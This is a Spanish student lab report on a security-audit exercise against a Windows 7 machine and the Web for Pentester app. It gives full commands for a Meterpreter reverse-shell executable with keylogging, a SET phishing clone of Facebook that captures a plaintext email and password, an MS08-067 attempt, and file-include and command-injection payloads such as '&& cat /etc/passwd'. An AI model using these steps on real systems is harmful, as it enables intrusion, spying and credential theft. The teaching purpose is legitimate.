

# AUDITORIA DE SISTEMAS

Meterpreter – Ingeniería Social – Credenciales De Usuario Y  
Password



CORPORACIÓN DE ESTUDIOS TECNOLOGICOS DEL NORTE DEL  
VALLE  
SEGURIDAD INFORMATICA

*PROYECTO FINAL SEGURIDAD INFORMATICA*

*PRESENTADO POR:*

*HERIBERTO DAVID YEPES*

*CRISTHIAN URREGO SALAZAR*

*CRISTIAN ANTONIO CHIVATÁ ESPINAL*

*PRESENTADO A:*

*ING. CARLOS ALBERTO LONDOÑO*

*COORPORACIÓN DE ESTUDIOS TECNOLOGICOS DEL NORTE DEL VALLE*

*SISTEMAS*

*INGENIERIA DE SISTEMAS*

*CARTAGO-VALLE*

## INDICE

Introducción .....	3
objetivos .....	4
Objetivo General .....	4
Objetivos Específicos .....	4
ALCANCE .....	5
PLAN DE AUDITORIA .....	6
METERPRETER .....	6
ATAQUE CON METERPRETER .....	6
INGENIERIA SOCIAL .....	9
ATAQUE CON INGENIERIA SOCIAL .....	9
CREDENCIALES DE USUARIO Y PASSWORD .....	14
APROVECHAMIENTO DE CREDENCIALES DE USUARIO Y PASSWORD .....	14
APLICACION WEB: WEB FOR PENTESTER .....	17
WEB FOR PENTESTER .....	17
LISTA DE VERIFICACION .....	24
conslusiones .....	29
Recomendaciones .....	30
BIBLIOGRAFIA .....	31

## **INTRODUCCIÓN**

El presente documento se emite para dar cumplimiento a la norma ISO 27001:2013 donde se entrara a la elaboración de una auditoria a un sistema operativo Windows 7 y evaluar con carácter objetivo, crítico y sistemático la integridad de su sistema, consiste principalmente en aprovechar tres vulnerabilidades (Meterpreter, Ingeniería Social Y Credenciales De Usuario Y Contraseña), también vulnerar una red Wifi por medio de WPA2, además aplicar dos vulnerabilidades a una aplicación web llamada Web For Pentester, las vulnerabilidades para dicha aplicación son: File Include Y Command Injections.

# 1. OBJETIVOS

## 1.1 Objetivo General

- Realizar y documentar una auditoría de sistemas a un equipo provisto de un sistema operativo Windows 7 con tres de sus vulnerabilidades (Meterpreter, Ingeniería Social Y Credenciales De Usuario Y Contraseña) aprovechando las tecnologías suministradas en la clase de Seguridad Informática de la corporación de estudios tecnológicos del norte del valle.

## 1.2 Objetivos Específicos

- Buscar las vulnerabilidades disponibles para su aprovechamiento sobre Meterpreter, Ingeniería Social Y Credenciales De Usuario Y Contraseña en un equipo provisto de un sistema operativo Windows 7.
- Realizar un ataque Meterpreter, Ingeniería Social Y Credenciales De Usuario Y Contraseña previamente estudiadas de dicho sistema.
- Documentar en forma detallada los anexos técnicos: el plan de auditoria, la lista de verificación, el reporte de auditoria y el informe experto técnico como es debido para una auditoria de sistemas.

## **2. ALCANCE**

La tarea fue realizada a un ordenador con un sistema operativo Windows 7 donde se dio aprovechamiento a tres de sus vulnerabilidades realizando ataques Meterpreter, Ingeniería Social Y Credenciales De Usuario Y Contraseña de forma que no se vio afectado ningún otro sistema informático, todo realizado con fines didácticos dando cumplimiento a la norma ISO 27001:2013.

### 3. PLAN DE AUDITORIA

#### 3.1 METERPRETER

Meterpreter es una familia de plugins avanzados de los mismos creadores del Metasploit Framework, que se utiliza sobre sistemas Windows comprometidos y tienen como característica fundamental que todo es cargado en la memoria del sistema sin crear ningún proceso adicional ni dejar rastros, permitiendo incluso la inyección dinámica de dll's o la migración entre procesos del interprete.

#### 3.2 ATAQUE CON METERPRETER

Consultamos la lista de msf y usamos el msfvenom para crear el archivo el cual él se enviara al usuario por medio del uso de algún tipo de ingeniería social para que lo ejecute y lograr una conexión reversa.

```
root@kali:~# msf
msfconsole  msfdb      msfrpc      msfupdate
msfd        msfpc       msfrpcd     msfvenom
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.8 L
PORT=4444 -f exe -o aplicacion.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: aplicacion.exe
```

Luego de crear el archivo ejecutamos la consola msf y usamos el exploit multi/handler

```
root@kali:~# msfconsole
```

```
msf > use exploit/multi/handler
```

Seteamos el payload que vamos a usar para establecer la conexión

```
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.0.8      yes       The listen address
  LPORT  4444             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.8      yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  ---  ---
  0    Local Host (LHOST)
```

Seleccionamos el local host y ejecutamos el exploit

```
msf exploit(multi/handler) > set lhost 192.168.0.8
lhost => 192.168.0.8
```

El sistema iniciara y se mantendrá en espera hasta que el usuario ejecute

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.8:4444
```

Cuando el usuario ejecute el archivo .exe se abrirá la consola de meterpreter

```
[*] Sending stage (205891 bytes) to 192.168.0.6
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.6:3740) at 2018-06-04 16:13:09 -0500


meterpreter >
```

Con el comando help podemos explorar las opciones disponibles y ejecutar

```
meterpreter > getuid
Server username: cotenova-PC\cotenova
```



```
meterpreter > screenshot  
Screenshot saved to: /root/ILL0ddvy.jpeg
```



```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes...  
hola<CR>  
me estan hakiando<CR>
```


```
meterpreter > reboot  
Rebooting...  
meterpreter >  
[*] 192.168.0.6 - Meterpreter session 1 closed. Reason: Died
```

### 3.3 INGENIERIA SOCIAL

La Ingeniería social es la práctica de obtener información confidencial a través de la manipulación de usuarios legítimos. Es una técnica que pueden usar ciertas personas, tales como investigadores privados, criminales, o delincuentes informáticos, para obtener información, acceso o privilegios en sistemas de información que les permitan realizar algún acto que perjudique o exponga la persona u organismo comprometido a riesgo o abusos.

### 3.4 ATAQUE CON INGENIERIA SOCIAL

Ejecutamos setoolkit y Seleccionamos la opción de ingeniería social.



```
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.5
Current version: 7.7.8

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> |
```

Seleccionamos la opción 2 para ataques website

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> |
```

Seleccionamos la opción 3 para credenciales

```
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack> |
```

Y ahora seleccionamos la opción 2 para clonar el sitio

```
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack> |
```

Seleccionamos la dirección del sitio que queremos clonar

```
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
  SET
[-] to harvest credentials or parameters from a website as well as place them in
  to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.0.8
]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com
```

```
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Ingresamos la dirección ip de la maquina kali en Windows 7 y observamos que enseña inicio de Facebook



En la maquina kali observamos el resultado del envio de información

```
root@kali: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
PARAM: return_session=  
POSSIBLE USERNAME FIELD FOUND: skip_api_login=  
PARAM: signed_next=  
PARAM: trynum=1  
PARAM: timezone=300  
PARAM: lgndim=eyJ3Ijo4MDAsImgiOjYwMCwiYXciOjgwMCwiYWgiOjU2MCwiYyI6MjR9  
PARAM: lgnrnd=152626_0Rpx  
PARAM: lgnjs=1527978426  
POSSIBLE USERNAME FIELD FOUND: email=carlitoslondono@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: pass=heribertico  
PARAM: prefill_contact_point=  
PARAM: prefill_source=  
PARAM: prefill_type=  
PARAM: first_prefill_source=  
PARAM: first_prefill_type=  
PARAM: had_cp_prefilled=false  
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
directory traversal attempt detected from: 192.168.0.6  
192.168.0.6 - - [02/Jun/2018 17:28:54] "GET /favicon.ico HTTP/1.1" 404 -
```



### 3.5 CREDENCIALES DE USUARIO Y PASSWORD

Una forma sencilla de obtener un volcado del *hashdump* de usuarios y contraseñas de un equipo al que tengamos acceso, así como un listado de las frases que usa Windows para darle pistas al usuario en caso de que se olvide la contraseña. Esta frase si está bien creada puede ayudar a descubrir la contraseña del usuario de forma simple, ya que da información que empleando redes sociales o ingeniería social, se podría conseguir. Para poder conseguir estos datos únicamente debemos de tener una sesión de meterpreter activa.

### 3.6 APROVECHAMIENTO DE CREDENCIALES DE USUARIO Y PASSWORD

Iniciamos el servicio postgresql

```
root@kali:~# service postgresql start
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: enabled)
   Active: active (exited) since Sat 2018-06-02 16:02:29 -05; 1min 3s ago
   Process: 1516 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1516 (code=exited, status=0/SUCCESS)

jun 02 16:02:29 kali systemd[1]: Starting PostgreSQL RDBMS...
jun 02 16:02:29 kali systemd[1]: Started PostgreSQL RDBMS.
lines 1-8/8 (END)
```

Iniciamos la consola del metasploit

```
root@kali:~# msfconsole

# cowsay++

< metasploit >
-----
      \      /
      (oo)_____)
      (_____)  /
      ||--|| *

      =[ metasploit v4.16.30-dev ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```

Ubicamos el modulo que deseamos probar

```
msf > search ms08-067

Matching Modules
=====

   Name                                          Disclosure Date  Rank   Description
   ----                                          -
exploit/windows/smb/ms08_067_netapi  2008-10-28      great  MS08-067 Microso
ft Server Service Relative Path Stack Corruption

msf > 
```

Usamos el exploit

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > 
```

Configuramos el local host y el remote host

```
msf exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.0.8
lhost => 192.168.0.8
msf exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.0.6
rhost => 192.168.0.6
msf exploit(windows/smb/ms08_067_netapi) > 
```



Ejecutamos el exploit

```
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] 192.168.0.6:445 - Automatically detecting the target...
[*] 192.168.0.6:445 - Fingerprint: Windows 7 - - lang:Unknown
[*] 192.168.0.6:445 - We could not detect the language pack, defaulting to English
sh
[-] 192.168.0.6:445 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms08_067_netapi) > hasdump
[-] Unknown command: hasdump.
msf exploit(windows/smb/ms08_067_netapi) > █
```

El exploit no logra crear la sesión, concluimos que la maquina Windows 7 no es vulnerable a este tipo de ataque.

### 3.7 APLICACION WEB: WEB FOR PENTESTER

Pentesting o Penetration Testing es la práctica de atacar diversos entornos con la intención de descubrir fallos, vulnerabilidades u otros fallos de seguridad, para así poder prevenir ataques externos hacia esos equipos o sistemas. Es una rama de estudio relativamente reciente y en auge (sobrevenido por los importantes ataques y filtraciones sufridos por varias empresas importantes los últimos años), por lo que actualmente existen pocas certificaciones oficiales que nos acrediten como Pentesters o Expertos en Seguridad Informática (esto último parece que viste más el curriculum, ¿No?), no obstante estas certificaciones al ser tan escasas son más valoradas en los puestos de trabajo que requieren de una titulación mínima por la responsabilidad asignada.

### 3.8 WEB FOR PENTESTER

Descargamos la iso

## Web for Pentester

---


This exercise is a set of the most common web vulnerabilities.



ISO

The ISO for this exercise can be downloaded by clicking [here](#) (172MB).

Instalamos y ejecutamos




```
web for pentester [Corriendo] - Oracle VM VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
skipping font and keymap setup (handled by console-setup).
La máquina virtual informa que el SO invitado soporta integración del ratón. Esto significa que no necesita capturar el puntero del
live-boot is configuring sendsigs...
INIT: Entering runlevel: 2
Using makefile-style concurrent boot in runlevel 2.
Starting enhanced syslogd: rsyslogd.
Starting web server: apache2
apache2: apr_sockaddr_info_get() failed for debian
apache2: Could not reliably determine the server's fully qualified domain name,
using 127.0.0.1 for ServerName
.
Starting MySQL database server: mysqld
Starting OpenBSD Secure Shell server: sshd
.
Starting OpenLDAP: slapd.
Starting periodic command scheduler: cron.
.
Checking for corrupt, not cleanly closed and upgrade needing tables..
Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@debian:~$
```

Ubicamos la ip con el comando ifconfig y accedemos a la ip



## FILE INCLUDE

En muchas aplicaciones, los desarrolladores deben incluir archivos para cargar clases o compartir algunas plantillas entre varias páginas web.

De archivo incluyen vulnerabilidades provienen de la falta de filtrado cuando un parámetro controlado por el usuario se utiliza como parte de un nombre de archivo en una llamada a una función, incluyendo ( `require`, `require_once`, `include` o `include_once` en PHP por ejemplo). Si la llamada a uno de estos métodos es vulnerable, un atacante podrá manipular la función para cargar su propio código. Las vulnerabilidades de inclusión de archivos también se pueden usar como recorrido de directorio para leer archivos arbitrarios. Sin embargo, si el código arbitrario contiene una etiqueta PHP de apertura, el archivo se interpretará como código PHP.

Esta función incluida puede permitir la carga de recursos locales o recursos remotos (un sitio web, por ejemplo). Si es vulnerable, dará lugar a:

- El archivo local incluye: LFI. Un archivo local es leído e interpretado.
- Incluye archivo remoto: RFI. Se recupera e interpreta un archivo remoto.

Por defecto, PHP desactiva la carga de archivos remotos, gracias a la opción de configuración: `allow_url_include`. En el ISO, se ha habilitado para permitirle probarlo.

## Ejemplo 1

En este primer ejemplo, puede ver un mensaje de error, tan pronto como se inyecte un carácter especial (una cita, por ejemplo) en el parámetro:

```
Advertencia: include (intro.php '): no se pudo abrir la secuencia: No existe ningún archivo o directorio en /var/www/fileincl/example1.php en la línea 7
Advertencia: include (): Error al abrir 'intro.php '' para su inclusión (include_path = '.: /usr / share / php: /usr / share / pear') en /var/www/fileincl/example1.php en la línea 7
```

Si lees detenidamente el mensaje de error, puedes extraer mucha información:

- La ruta del script: `/var/www/fileincl/example1.php`.
- La función utiliza: `include()`.
- El valor utilizado en la llamada a `include` es el valor que inyectamos `intro.php` sin agregar o filtrar.

Podemos utilizar los métodos utilizados para detectar el recorrido del directorio, para detectar archivos incluidos. Por ejemplo, puede intentar incluir `/etc/passwd` usando la `../` técnica.

Podemos probar la inclusión de archivos remotos solicitando un recurso externo: <https://pentesterlab.com/> . Veremos que la página de PentesterLab se incluye dentro de la página actual.

El sitio web de PentesterLab también contiene una prueba para este tipo de vulnerabilidad. Si usa la URL [http://assets.pentesterlab.com/test\\_include.txt](http://assets.pentesterlab.com/test_include.txt) . Debería obtener el resultado de la función `phpinfo()` dentro de la página actual:


# File Include

- [Example 1](#)


Reemplazamos la información resaltada con un archivo de texto con el código que deseemos inyectarle



Usando este archivo obtendremos la información del php del sitio:



Al realizarla inyección vemos los resultados de la vulnerabilidad:



PHP Version 5.3.3-7+squeeze15

System	Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
Build Date	Mar 4 2013 14:02:50
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/ldap.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini

## COMMANDS INJECTION

La inyección de comandos proviene de la falta de filtrado y codificación de la información utilizada como parte de un comando. El ejemplo más simple proviene de usar la función `system` (para ejecutar comandos) y tomar un parámetro HTTP como argumento de este comando.

Hay muchas formas de explotar una inyección de comando:

- Al inyectar el comando dentro de los apoyos, por ejemplo ``id``
- Redirigiendo el resultado del primer comando al segundo `| id`
- Ejecutando otro comando si el primero tiene éxito: `&& id` (donde `&` necesita ser codificado)
- Ejecutando otro comando si el primero falla (y asegurándose de que lo haga: `error || id` (donde `error` está justo aquí para causar un error).

También es posible usar la misma técnica de valor para realizar este tipo de detección. Por ejemplo, puedes reemplazar `123` con ``echo 123``. El comando dentro de los backticks se ejecutará primero, y devolverá exactamente el mismo valor para ser utilizado por el comando.

También puede usar vectores basados en el tiempo para detectar este tipo de vulnerabilidades. Puede usar un comando que llevará tiempo procesar en el servidor (con riesgo de denegación de servicio). También puede usar el comando `sleep` para indicar al servidor que espere una cierta cantidad de tiempo antes de continuar. Por ejemplo, usando `sleep 10`.

### Ejemplo 1

El primer ejemplo es una inyección de comando trivial. El desarrollador no realizó ninguna validación de entrada, y puede inyectar directamente sus comandos después del `ip` parámetro.


De acuerdo con las técnicas vistas anteriormente, puede, por ejemplo, usar la carga `&& cat /etc/passwd` (con codificación) para ver el contenido de `/etc/passwd`.

Accedemos al ejemplo 1

